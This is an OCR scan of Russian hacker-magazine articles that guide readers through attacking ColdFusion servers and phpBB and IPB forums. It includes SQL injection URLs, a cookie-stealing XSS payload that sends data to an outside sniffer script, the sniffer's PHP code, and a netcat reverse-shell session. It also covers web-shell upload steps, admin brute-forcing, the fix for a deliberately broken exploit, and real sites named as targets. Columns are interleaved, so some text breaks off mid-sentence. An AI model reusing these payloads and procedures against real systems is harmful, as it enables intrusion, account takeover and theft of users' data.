
Как бороться? В настройках IIS поставить галочку «Проверка существования файла» для расширений .cfm и .dbm.
Еще есть один вариант получения пути, но он работает только на серверах версий 4.0x, которые уже не пользуются популярностью — сервер кэширует вызываемые страницы, а всю инфу по кэшу складывает в файл *cfcache.map* в одну папку с вызванным: там находятся имена вызываемых кэш-файлов в понятиях файловой системы сервера. Для примера сделай такой запрос в гугле: *inurl:cfcache.map*, открой любую ссылку, и ты увидишь что-то вроде этого:

```
[file.cfm]

Mapping=c:/cfusion/bin/cftags/\CFC197.tmp
SourceTimeStamp=05/18/1999 06:17:00 PM
```

[№4: доступ к отладочной информации] Бага не очень страшная, но знать о ней надо. Вообще, за счет установок в ColdFusion Administrator'e, либо после запуска специального тэга в конце .cfm файла может выдаваться отладочная инфа, очень нужная во время разработки: время работы скрипта, GET и POST переменные, а также CGI-переменные (что-то вроде переменных окружения (см. рисунок на правой странице)). Что можно с этого поиметь: абсолютный путь к вызванному файлу в файловой системе веб-сервера, а также имя и версию самого веб-сервера (чаще всего IIS, что косвенно говорит о типе используемой операционки). Чтобы добиться явления такого чуда, попробуй дописать к урлу параметр mode со значением debug, например, так: *www.phillipsnizer.com/library/cases/lib_case368.cfm?mode=debug*. Бороться с уязвимостью просто: нужно ввести IP типа 127.0.0.1 в настройках дебага ColdFusion Administrator.

[№5 ColdFusion Administrator] Интересная уязвимость, свойственная только ColdFusion, как уже было сказано, тюнинг сервера осуществляется при помощи специальной web-тулзы. При сетапе ColdFusion-админ заходит туда так: *http://127.0.0.1/CFIDE/administrator/index.cfm*. Достаточно часто админ забывает отрубить доступ к ColdFusion Administrator'у с IP-адресов, отличающихся от 127.0.0.1, поэтому твоя задача заключается в нахождении ColdFusion-сервака и проверке такого урла: *http://server.com/CFIDE/administrator/index.cfm* (иногда приходится играть регистром в именах папок — не у всех же винды стоят). Плюс в том, что тебе нужен только пароль — логинов тут не предусмотрено, поэтому можно побрутфорсить. Сам пароль вводится во время инсталляции сервера (см. рис внизу).
Быстрая проверка результатов гуглового запроса google filetype:cfm дала пару сайтов, имеющих лопоухих админов — это нью-йоркская публичка (*www.nypl.org*) и какая-то хом-пага (*www.petefreitag.com*).
Как бороться: отключить доступ с нелокальных адресов в настройках ColdFusion Administrator и проставить пароль вроде UKO*8fTNDn.



ах, если бы здесь был дефолтовый пароль!

[что это даст] Тут благосклонный читатель может спросить, а что, мол, я могу поиметь с сервака, если я получил-таки доступ к ColdFusion Administrator'у? А оказывается, что вот здесь начинается самое лакомое: во-первых, если сер-

БАГИ COLDFUSION FUSEBOX V4.1.0

Fusebox — это стандартная для Coldfusion технология построения web-систем, которая подразумевает последовательное подключение и выполнение определенных файлов в зависимости от управляющего параметра. Что-то вроде того:

```
<cfswitch expression="#fuseaction#">
<cfcase value= "act1">
 <cfinclude template= "login_header.cfm">
 ...
 <cfinclude template= "login_footer.cfm">
 </cfcase>
<cfcase value="act2">
 <cfinclude template= "queryresult.cfm">
</cfcase>
</cfswitch>
```

Чтобы получить внушительный список сайтов, использующих FuseBox, достаточно набрать в гугле "inurl:.cfm?fuseaction".
В конце этого лета на багтрак-лентах появились сообщения о баге во FuseBox. Элементарным запросом стало возможным увести пользовательские куки и выполнить произвольный код на стороне клиента:

- *www.site.ru/index.cfm?fuseaction="><script>document.location= "http://www.xakep.ru"</script>*

Возможно получить доступ к отладочной информации элементарным запросом:

- *www.site.ru/index.cfm?fuseaction=?*

К счастью, не все сайты, использующие FuseBox V4.1.0 уязвимы — на некоторых проектах может быть установлена собственная страница с сообщением об ошибке, где-то будет выполняться на все JS-конструкции. Так, например, возможен вариант, при котором будут работать все запросы, кроме тех, что обращаются к пользовательским кукисам.
В случае, если ты наткнулся на такой ресурс, стоит попробовать еще такой запрос:

- *www.site.ru/index.cfm?fuseaction=fusebox.overview"><script>alert (document.cookie)</script><*

вак крутится на IIS'e, то с помощью специального Java-апплета на вкладке Server -> Server Settings-> Settings ты можешь смело лазать по дереву файлов на серваке, затем установить ссылку Error Template на свой удаленный скрипт и после этого вызвать на сервере несуществующую страницу для запуска своего злокачественного скрипта; во-вторых, есть более универсальный способ сделать бяку — хитрым движением хвоста залить на сервак свой скрипт, то есть фактически сделать себе веб-шелл. Для этого иди на вкладку Server ->Automated Tasks-> Schedule Task, там жми на кнопку Add Scheduled Task. На этой странице введи имя задачи, лучше что-нибудь неприметное для админа (если такое вообще бывает; для примера посмотри на рисунок справа на левой странице).


Проверь, чтобы поле Operation имело значение HTTPRequest. Затем в поле URL пиши ссылку на свой сценарий, после чего в поле Publish отметь архиважную для нас галочку Save output to a file, и затем укажи путь и имя выходного файла на сервере — путь можно узнать одним из описанных выше способов, а если не вышло, то в другом окне браузера запроси у этого сервера несуществующий файл, а в ColdFusion Administrator'e или на вкладку Tools-> Logs and Statistics-> Log Files, заходи в webserver.log и смотри, где сервак искал ответ на твой хитрый запрос. После всех этих конвульсий , смело жми кнопку «Submit Changes», а на появившейся странице нажми картинку Go рядом с именем твоей задачи (она в последнем столбце Contols). Если все отлично, то на сервере будет создан файл с текстом указанной страницы, на которой, разумеется, находился код простейшего CFML web-шелла и теперь этот файл можно смело вызывать через адресную строку браузера.

[выводы] Мы с тобой освоили основы создания cfm-сценариев и разобрались с некоторыми проблемами безопасности. На самом деле, если ты наберешь в поиске на SecurityFocus.com ColdFusion, то приятно удивишься количеству появившихся ссылок :). Среди них легко найти как описание багов самого детища Macromedia, так и упоминания об уязвимостях в продуктах, написанных на CFML. Успехов тебе в освоении нового горизонта :)! Будут вопросы — пиши

SQL_INJECTION В INSTABOARD 1.3

К сожалению, популярных форумов вроде phpBB, написанных на CFM нет. Однако из тех, что я нашел, все оказались бажными :). За примером далеко идти не надо — InstaBoard 1.3 страдает обильными sql-injection уязвимостями:

- *www.example.com/instaboard/index.cfm?frmid=1 AND u.userid IN (select userid from users)*
- *www.example.com/instaboard/index.cfm?frmid=1&tpcid=1 SQL*
- *www.example.com/instaboard/index.cfm?frmid=1 SQL&tpcid=1*
- *www.example.com/instaboard/index.cfm?pr=replymsg&frmid=1&tpcid=1 SQL&msgid=11*
- *www.example.com/instaboard/index.cfm?pr=replymsg&frmid=1&tpcid=1&msgid=11 SQL*
- *www.example.com/instaboard/index.cfm?catid=-1 UNION SELECT userid,1,1..., from users*



многие серверы ColdFusion так и спешат поделиться с тобой ценной отладочной информацией

IPB phpBB


Итоги форумной войны

СЛОЖНО НЕ ЗАМЕТИТЬ, ЧТО БОЛЬШИНСТВО СОВЕРШАЕМЫХ НЫНЕ ВЗЛОМОВ ОСУЩЕСТВЛЯЕТСЯ ЧЕРЕЗ УЯЗВИМОСТИ WEB-СЦЕНАРИЕВ. ВНЕШНЕ ТАКОЙ ВЗЛОМ МОЖЕТ ПОКАЗАТЬСЯ ВПОЛНЕ ПРОСТОЙ ЗАДАЧЕЙ: НАШЕЛ ДЫРЯВЫЙ СКРИПТ, ЗАТЕМ ПОДХОДЯЩИЙ ЭКСПЛОЙТ — И ДЕЛО В ШЛЯПЕ. НО КАК ТОЛЬКО ДЕЛО ДОХОДИТ ДО ПРАКТИКИ, СТАЛКИВАЕШЬСЯ С СОВЕРШЕННО НЕВЕРОЯТНЫМИ ПРОБЛЕМАМИ | Степан Ильин aka Step (faq@real.xakep.ru)

Все главные сплоиты и баги популярных форумов

[в чем проблема?] Если ты хоть раз пытался использовать для взлома эксплойты, то должен понимать, о чем идет речь. Согласись, найти уязвимый сервис или web-сценарий сегодня не проблема. Ошибки, в том числе и критические, есть практически везде, а многочисленные сообщения в ленте багтрака — лишнее тому подтверждение. Куда сложнее подобрать подходящий и, что немаловажно, работоспособный эксплойт. Обычно проблемы начинаются на стадии его применения. То эксплойт вываливается с ошибкой, то отказывается компилироваться, то, ничего не выполняя, пытается отформатировать винчестер :). Более того, многие разработчики умышленно оставляют в коде эксплойта ошибку, чтобы избежать его использования теми, кому он, по правде говоря, и не нужен.

Багов так много, что иногда смотришь на форум и знаешь, что он бажный. Но поломать его никак не получается. Не беда! Сегодня мы подготовили для тебя самый полный гид по горячим уязвимостям самых популярных форумов phpBB и IPB. Как говориться, поставим все точки над i.



[phpBB <= 2.0.12 — доступ к админ-панели] В любой версии phpBB младше 2.0.13 возможно легко получить доступ к администраторскому интерфейсу. Столь серьезная брешь в безопасности существует благодаря некорректному сравнению идентификационных данных в момент авторизации пользователя. Программисты допустили логическую ошибку на 82 строке сценария *includes/sessions.php*:

```
if($sessiondata['autologinid'] == $auto_login_key)
```

На первый взгляд, все нормально. Проверяется равенство идентификаторов, если все правильно, то пользователь впускается в систему. Однако это не совсем так. Дело в том, что оператор «==» возвращает true, если его операнды «равны» друг другу, причем слово «равны» здесь понимается довольно своеобразно. Так, к примеру, «+1.a», с точки зрения оператора «==», это то же самое, что и «0001». Дело в том, что при приведении типов и та, и другая строка станет единицей и, значит, они будут равны друг другу. По этой причине в PHP есть оператор «тождественно равно» (три знака равно, ===), который, кроме всего прочего, подразумевает еще и совпадение типов операндов. Именно этот оператор и следовало бы использовать в этом месте сценария разработчикам. Но

они об этом не подумали, кое-куда не досмотрели и получили серьезную брешь в своем продукте.
Для того чтобы пользователя пропустили в систему, необходимо лишь, чтобы длина идентификатора в его кукисе совпадала с длиной $auto_login_key. Подобрать необходимое значение autologinid и записать в плюшку несложно, с чем великолепно справляется эксплойт от команды [N]eo [S]ecurity [T]eam. Эксплойт написан на чистом С и отлично компилируется под любую платформу, так как не использует каких-либо специфических библиотек. Тем не менее есть один нюанс: его работа возможна только совместно с браузерами Mozilla или Firefox. Эти браузеры хранят значения cookies в файле cookies.txt (бинарник эксплойта нужно поместить в директорию с этим файлом), и именно в этот файл эксплойт осуществляет запись специально составленной плюшки.
Скачать эксплойт можно отсюда — *www.securitylab.ru/53017.html*. Перед использованием не забудь авторизоваться на форуме, отключив при этом опцию сохранения пароля.



Не спеши списывать со счетов нерабочий эксплойт. Не исключено, что хакеры намеренно сделали какую-то ошибку, то есть реализовали защиту от скрипткидис. Изучи уязвимость, которую использует этот эксплойт, и проштудируй его код. Информация о доводке эксплойта до ума нередко появляется на security-форумах и сайтах.




Не стоит забывать, что все действия взломщиков противозаконны и эта статья предназначена лишь для ознакомления. За применение материала в незаконных целях автор и редакция ответственности не несут.



Лучшая защита от свежих багов — своевременное обновление используемого софта и скриптов. Последние версии phpBB и Invision Power Board можно скачать с www.phpbb.com и www.invisionboard.com

[phpBB <= 2.0.12 — выполнение произвольного кода] Доступ к административной панели — это, согласись, далеко не предел мечтаний. Особенно в том случае, если до самого форума тебе нет никакого дела. Точно так же подумал и хакер overdose, который использовал обнаруженную брешь в sessions.php и написал эксплойт для выполнения произвольного кода на сервере. Для этого ему пришлось заюзать особенность одного из административных файлов admin_styles.php, позволяющий подключить к форуму шаблон с внедренной функцией eval($str) ($str — строка, которая во время трансляции будет интерпретирована как PHP-код). Таким образом, получилось реализовать следующий алгоритм: используя брешь в авторизации, эксплойт проникает в форум с правами администратора, подключает вспомогательный шаблон с функцией eval() и с помощью специальных параметров передает ей код, выполняющий системные команды. Эксплойт написан на С (*www.securitylab.ru/_Exploits/2005/03/phpbb-exp.cpp.txt*), но чтобы избежать проблем с компиляцией, рекомендую сразу скачать любезно собранный бинарник (*www.t-nas.org/exploity/windows/phpbbexp.exe*). Теперь пару слов о применении. Бинарник имеет 3 параметра: полный адрес форума, IP-адрес компьютера с включенным netcat'ом и порт, на котором «сидит» nc. Для лучшего понимания приведу пример использования:



код эксплойта для организации web-шелла



уязвимый код сценария sessions.php



Огромное количество сайтов не имеют собственного администратора, поэтому форумы долгое время остаются без должного внимания. Вероятность найти уязвимую версию форума намного выше, чем ты думаешь.




Отличным инструментом для поиска уязвимых сценариев является www.google.com. Подробнее о том, как производить поиск, ты сможешь прочитать в статье Forb'a — «Google-хак».

```
D:\xakep\phpbbexp.exe http://site.com/phpbb2/ 62.11.11.11 31337
_ nom du cookie recuperer : phpbb2mysql
_ SESSION ID recuperз ... 06fddfs62bbd263434243456f11f3212
http://site.com/phpbb2/?sid=06fddfs62bbd263434243456f11f3212
_ recuperation du nom de la table sql ... sempervi OK
_ Injection de la fake templates ...OK
_ Fichier crзe

D:\xakep\nc.exe -lvvp 31337
listening on [any] 31337
connect to [62.11.11.11] from site.com [216.237.117.112] 57532
id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
```

Nc.exe — это сетевая утилита Netcat (*www.securitylab.ru/tools/33265.html*), которая создает сетевое соединение на 31337 порту и «слушает» входящие подключения. Фактически ты получаешь веб-шелл, но если хочешь поковыряться в админ-панели, достаточно удалить все свои куки и зайти по ссылке, которую тебе выдал эксплойт. В моем случае — *http://site.com/phpbb2/?sid=06fddfs62bbd263434243456f11f3212.*

[phpBB <= 2.0.13 download mod — выполнение произвольного кода] Такие популярные форумы, как phpBB, со временем обрастают множеством независимых дополнений (так называемые mod'ы и hack'и), совершенствующие форум дополнительными функциями и возможностями. Однако наряду с новыми фишками появляются и новые баги. Не так давно была найдена уязвимость в популярном моде downloads, который организовывает систематизированную раздачу файлов пользователям форума. Уязвимость критическая: разработчики почему-то не сочли нужным фильтровать параметры запроса, поэтому даже неопытный хакер смог бы самостоятельно совершить SQL-инъекцию. Запрос к сценарию составляется по всем канонам классического жанра: *www.victim.com/phpBB/downloads.php?cat=-1%20UNION%20SELECT%200,user_password,0,0,0,0,0,0,0%20FROM%20phpbb_users%20WHERE%20user_id=1/**. Таким образом извлекается хэш любого из пользователей форума, в том числе и администратора — для этого в качестве user_id нужно обозначить двойку. В случае необходимости искать этот шаблон будет неудобно, поэтому я рекомендую тебе использовать эксплойт (*www.securitylab.ru/_Exploits/2005/04/downloads_phpBB_2_0_13.pl.txt*), который подходит для любой версии <=2.0.13 с установленным download модом. Эксплойту передаются три параметра: имя хоста или IP-адрес, путь к форуму на сервере, идентификатор администратора (в большинстве случаев равен 2). В случае успеха эксплойт вернет MD5-хэш админа, который можно поместить в свои куки.



баг в сценарии downloads.php позволяет за 2 минуты спереть информацию обо всех пользователях



сплоит для DoS-атаки на phpbb компилируется и запускается очень легко, но вот видимого эффекта достигнуть не так уж и просто

[phpBB <= 2.0.15 отказ в обслуживании] DoS-эксплойты для web-сценариев — большая редкость. Однако они все-таки существуют. Недавний эксплойт от security-группы [NST] способен при некоторых условиях завалить любую версию phpBB младше 2.0.16. В основе работы эксплойта лежит использование техники узконаправленного флуда. Эксплойт просто засыпает форум большим количеством ложных запросов, для обработки которых требуется большое количество времени. Используя недостаточно продуманную систему фильтрации в profile.php, производятся попытки зарегистрировать большое количество пользователей. На случай неудачи продуман другой вариант — эксплойт начинает валить сервер с помощью большого количества поисковых запросов (файл *search.php*). Такие запросы составляются особым образом, чтобы серверу требовалось максимально возможное количество времени для их обработки.

Существуют две версии этого эксплойта: одна из них написана на чистом С, другая — на Perl'е. Мне удалось протестировать обе из них, но должен признать, что работают они отнюдь не всегда. Моего домашнего ADSL-соединения с узким каналом в 256 кбит/с для этого явно не хватало, поэтому пришлось использовать специально заготовленный шелл. После десятка попыток несколько форумов действительно упали: вместо полноценной работы выдались какие-то ошибки MySQL. Обе версии эксплойта лежат здесь: *http://neosecurityteam.net/index.php?pagina=advisories&id=15*.

[phpBB 2.0.15 — выполнение произвольных команд] Эта версия форума — еще одна настоящая находка для хакера. Благодаря грубой ошибке в реализации подсветки текста становится возможным внедрить в исполняемый скрипт произвольный PHP-код. Любой желающий может ввести PHP-функцию system(), а в параметрах указать нужный набор системных команд, то есть получить своеобразный shell.

Все это безобразие становится возможным из-за неправильного использования функции preg_replace(), вызываемой в сценарии *viewtopic.php*. Объясню на примере.



сплоит для IPB против сайта Юлии Тимошенко

ЮЛЯ, ПРИВЕТ!

Небольшой addon от Никитоса. Пару недель назад я ковырялся с багами в IPB. Ну и, конечно, мне захотелось попробовать какие-то изыскания на практике, и я вбил сразу в гугле соответствующий запрос. Каково же было мое удивление, когда я наткнулся на сайт Юлии Тимошенко – видного украинского политического деятеля. Да, ты угадал, в качестве форума там использовался как раз тот самый бажный IPB – даже больше того, он до сих пор там стоит :). Я, разумеется, как добропорядочный гражданин не стал ничего такого делать плохого, что бы подорвало международный авторитет Украины. Тебе, разумеется, тоже этого не советую. Можно просто поопереться над самим фактом. Какая все-таки смешная страна Украина! :)



python-код сплоита для phpbb

```
<?
$string1="system("uname -a")";
$string2=preg_replace('//e',$string1,'');
?>
```

Ключ «e» функции preg_replace указывает на то, что $string1 нужно интерпретировать как PHP-код, то есть данный пример выполнит на сервере команду uname –a. Если правильно составить запрос к функции подсветки, то внедрить можно совершенно любой код и выполнить на удаленном сервере любую команду. Эксплоит, написанный на python, можно скачать отсюда — *www.securitylab.ru/_Exploits/2005/07/phpbb2015.py*.

Примечательно, что эта уязвимость стала логическим развитием критического бага, исправленного еще в phpBB 2.0.11. При всей любви хакеров к phpBB, ее разработчики почему-то довольно халтурно зализывают многочисленные ошибки, даже критические.

[phpBB <=2.0.16 — межсайтовый скриптинг] Для начала давай вспомним, что из себя представляет межсайтовый скиптинг (Cross Site Scripting). XSS-нападение подразумевает, что хакеру удалось инъектировать свой HTML-код в уязвимый сценарий. В большинстве случаев этот код представляет небольшой JavaScript-сценарий, предназначенный для кражи конфиденциальной информации о пользователях (их cookies, идентификаторы сессий и т.д.). Иногда XSS позволяет обойти механизм аутентификации, а в некоторых случаях — даже выполнить произвольную команду на стороне сервера.

Не буду таить: в phpBB подобный багов полно. Наиболее универсальная уязвимость, которая присуще всем phpBB <=2.0.16, была найдена в коде обработки тэга [URL]. Недостаточно продуманные регепсы позволяют сделать вложенные BB-тэги URL и инъектировать JavaScript-код. Весь эксплойт (*antichat.ru/txt/phpbb/*)выглядит следующим образом:

```
[color=ЦВЕТ_ФОНА][url]www.ut[url=www.s="style='font-size:0;color:ЦВЕТ_ФОНА'style='top:expression(eval(this.sss));'sss=`i=new/**/Image();i.src='http://tvoi_server.ru/cgi-bin/sniff.php?'+document.cookie;this.sss=null`style='font-size:0;'][/url][/url]'[/color]
```

Эксплойт, написанный Zadoxlik с *www.antichat.ru*, отсылает куки посетителей форума на специальный скрипт-снифер, расположенный по адресу *http://tvoi_server.ru/cgi-bin/sniff.php*. Этот скрипт может быть установлен на любом бесплатном хостинге с возможностью использования PHP:

```
<?php
$cookie = $_GET['c'];
$ip = getenv ('REMOTE_ADDR');
$date=date("j F, Y, g:i a");
$referer=getenv ('HTTP_REFERER');
$fp = fopen('cookies.txt', 'a');
fwrite($fp, 'Cookie: '.$cookie.'<br> IP: ' .$ip.
'<br> Date and Time: ' .$date. '<br> Referer:
'.$referer.'<br><br><br>');
fclose($fp);
?>
```

Ты, наверное, заметил, что в коде эксплойта есть странный параметр — ЦВЕТ_ФОНА. Автор эксплойта сделал это неслучайно. Дело в том, что эксплойт сработает только у посетителей, использующих Internet Explorer. Opera и Firefox воспринимают такой код некорректно и выводят сообщения об ошибке. Чтобы не выдавать себя, эксплойт маскирует их, отображая сообщения об ошибках цветом фона, то есть делает их невидимыми. Этот цвет можно взять из текущего шаблона, в частности для стандартной темы он равен — #EFEFEF.

[Invision Power Board] IPB подобно phpBB является чрезвычайно популярным скриптом для создания форума, однако количество найденных в нем уязвимостей на порядок меньше. Скажу больше: серьезные дырки, из которых реально возможно причинить урон серверу практически отсутствуют, в багтраке нет ни одного сообщения о возможности выполнить на удаленной машине произвольный код. После долгого изучения багов и эксплойтов хочется обратить внимание лишь на один эксплойт — универсальный вариант для совершения SQL-инъекции как для ветки 1.x, так и 2.x (до версии 2.0.4) IPB.

[IPB 1.x, 2.x (<2.0.4) — доступ к админпанели] Любая из обозначенных версий IPB подвержена SQL-инъекции. Это достигается за счет недостаточно серьезной обработки cookies-файлов в сценарии sources/login.php. Баг закрался в функции my_getcookie($name), которая некорректно использует функцию urldecode(). Если на сервере включены magic quotes, переданный в запросе символ %2527, превращается в одинарную кавычку. Благодаря этому хакеру удается выполнить любой SQL-запрос и извлечь хэши пользователей.
Эксплойт для этой уязвимости выпустили сразу несколько security-команд, в том числе и RST. Ты можешь скачать его с *http://rst.void.ru/download/r57ipb2.txt*, но спешу огорчить: сразу он у тебя не заработает. 1dt.w0lf, который разработал этот эксплойт, умышленно оставил в нем логическую ошибку, реализовав защиту от дурачков. Знакомому с Perl'ом человеку не составит труда найти ее, но чтобы не мучиться — подскажу. Для восстановления работоспособности нужно лишь заменить строку «$allchar .= chr(42);» на строку «$allchar .= chr($i);».
Для работы perl-скрипту необходимо передать 4 параметра: адрес сервера, путь до форума, member_id (для администратора — 1), версия IPB (0 — IPB 1.x, 1 — IPB 2.x). В конкретном примере это выглядит так: r57ipb2.pl *www.victim.com /IPB/* 1 1. Ключевое условия для успеха: magic_quotes в конфиге PHP на сервере должны быть включены.

[конец] Многие осуждают использование готовых эксплойтов, но в этом нет ничего зазорного. Пускай серьезного опыта на таких взломах хакер не наберется, но зато сможет легко разжиться полноценным *nix-шеллом. А это, между прочим, уже хороший плацдарм для будущих взломов, для которых возможно придется устанавливать свой собственный прокси-сервер без логов или, к примеру, сканировать целые подсети IP-адресов для поиска машин с определенной уязвимостью. phpBB представляет для этого отличную возможность — думаю, что уложить его на лопатки не такая уж сложная задача

ЧТО ДЕЛАТЬ С ХЭШЕМ ПАРОЛЯ АДМИНИСТРАТОРА?
Многие из представленных эксплойтов позволяют получить хэш пароля администратора. Однако хэш — это не сам пароль, а как бы его отпечаток, некоторая сигнатура. Поэтому указать его в качестве пароля нельзя. Есть два варианта его использования.
Первый вариант самый очевидный — расшифровать хэш и получить пароль в открытом виде. Большинство форумов используют для генерации хэшей алгоритм MD5, который может быть расшифрован исключительно брутфорсом (тупым, по словарю или с помощью таблиц радуги – не важно). Среди специально предназначенных для этого утилит, я бы выделил программу PasswordsPro (*www.insidepro.com*). К ее достоинства можно отнести хорошую функциональность (перебор по словарю, по маске, тупой перебор по автоматически составленным комбинациям), высокую скорость перебора, возможность расшифровать несколько видов хэшей (MySQL, разновидности MD4 и MD5, SHA-1 и SHA-1). Словарь для перебора может значительно увеличить шансы на успех — его можно скачать, например, с *www.nsd.ru*. Для расшифровки MD5-хэшей существуют также online-сервисы. Наиболее продвинутым из них по праву считается *www.passcracking.com*, использующий распределенную систему вычислений и огромную базу хэш-таблиц (47,6 Гб). В любом случае для расшифровки хэша может потребоваться немало времени, поэтому я рекомендую использовать другой вариант.
После того как ты авторизировался на форуме (с правами обычного пользователя) на твоей машине автоматически создалась плюшка (cookie), содержащая хэш твоего пароля. Это необходимо для того, чтобы форум «запомнил» тебя, и тебе не приходилось вводить пароль заново. Это играет нам на руку, так как, подменив хэш своего собственного пароля на хэш пароля администратора, ты сможешь без каких-либо проблем залогиниться под его аккаунтом. Отредактировать cookies можно с помощью утилиты Cookie Editor (*www.proxoft.com*) или, например, с помощью редактора плюшек, встроенного в браузер Opera



Forb (forb@real.xakep.ru)

EXPLOITS REVIEW

GNU MAILUTILS IMAP4D REMOTE F-S EXPLOIT

[описание] Еще весной в багтраке появилась новость, сообщающая о том, что в известном продукте GNU Mailutils закрались несколько подозрительных уязвимостей. Все они переполняли буфер и провоцировали DoS-атаку. Как это обычно бывает, багоискатели не сообщили никаких подробностей об ошибках. Только в конце сентября команда iDEFENSE открыла людям глаза, написав эксплойт, запускающий командный интерпретатор.

Суть ошибки проста как мир: в коде модуля search.c отсутствует проверка на длину поисковой переменной. Таким образом, взломщик выполняет команду IMAP вида «SEARCH TOPIC %08x.%08x.%08x.%08x shellcode» и получает права суперпользователя (или юзера, запустившего imap4d).

[защита] Защититься от бреши можно двумя способами: поставить патч, который предлагают iDEFENSE (*http://savannah.gnu.org/patch/download.php?item_id=4407&item_file_id=5160*), либо обновить версию Mailutils с официального сайта (*www.gnu.org/software/mailutils/mailutils.html*).

[ссылки] Скачивай эксплойт по ссылке *www.securitylab.ru/poc/extra/240351.php*. Подробный некролог от iDEFENSE ты можешь прочитать по адресу *www.idefense.com/application/poi/display?id=303&type=vulnerabilities&flashstatus=true*.

[злоключение] Помимо этой бреши, в mailutils нашли занятную SQL-инъекцию. Пока особых подробностей не сообщается, но известно, что баг таится в сишнике auth/sql.c. Так что исследуй код и набредешь на истину :).

[greets] Как всегда отличилась команда iDEFENSE. Дружно поблагодарим ее за столь щедрый эксплойт и пожелаем развиваться в том же направлении.

IGATEWAY «DEBUG» MODE REMOTE BOF EXPLOIT

[описание] В прошлом выпуске я писал о досадном баге в программном продукте Snort. Спустя месяц мир узнал о похожей уязвимости, правда, уже в проекте iGateway от известного производителя Computer Associates. Как и в Snort, брешь вызывается кривым запросом к демону и может быть выявлена только при запуске в режиме отладки (этот режим выключен по умолчанию).

Но главное отличие от бреши в Snort — ошибка может привести к выполнению произвольного кода. Так, например, в выложенном эксплойте запускается шелл на порту 1711.

Если внимательно посмотреть в код эксплойта, то можно увидеть два таргета для систем WinXP+SP2 и Win2k+SP4. Прежде чем компилировать сишный код, проверь версию системы и откомментируй нужную строку.

[защита] Пока компания Computer Associates не отреагировала на баг в продукте и не выпустила никаких заплаток и новых релизов. Поэтому единственный способ залатать брешь — отказаться от запуска в режиме отладки.

[ссылки] Скачать эксплойт можно здесь: *www.securitylab.ru/poc/extra/241012.php*. Подробное описание бага находится по ссылке *www.securitylab.ru/vulnerability/source/241010.php*.

[злоключение] Большинство администраторов любят включать различные продукты в режиме дебага. Такие люди могут здорово пострадать от шаловливых хакерских рук. Поэтому мой тебе совет — никогда не включай отладку и не доверяй продуктам третьих производителей.

[greets] Об ошибке в программном продукте сообщил некто Erika Mendoza. Поблагодарим его (или ее) за столь интересную информацию.

XINE-LIB REMOTE FORMAT STRING EXPLOIT

[описание] В популярном линуховом плеере с именем xine была найдена критическая ошибка. Баг находится в файле input_cdda.c и представляет собой обычную уязвимость форматной строки. Как ты, наверное, понял, код этого сишника выполняется при чтении метаданных CD-диска с сервера CDDB. Информация о треках записывается в специальный хэш-файл, но перед этим передается в функцию sprinft(). Естественно, что никаких дополнительных проверок на «чистоту» данных не производится. Если подумать, то можно предугадать действия злоумышленника: хакер может поднять собственный CDDB-сервер и заставить жертву обратиться к нему. Либо с помощью современных технологий перехватить информацию о треках и слегка изменить ее.


Эксплойт полностью написан на Perl и представляет собой фейковый сервис CDDB. Однако публичный вариант сплоита просто убивает xine, а не выполняет произвольный код.

[защита] В последнем релизе xine (1.0.3a) уязвимость была исправлена. Можешь смело обновлять плеер с официального сайта *http://xinehq.de*.

[ссылки] Сливаем сплоит по ссылке *www.securitylab.ru/poc/extra/241081.php*. За подробностями можно обратиться к специальному объявлению на www.securitylab.ru/vulnerability/source/241076.php.

[злоключение] Данная уязвимость может проявлять себя не только при проигрывании CD-файлов. Существует специальный потоковый формат Audio CD MRL (media resource locator), который можно прослушивать через Интернет. Естественно, что за информацией о треке xine обращается к CDDB.

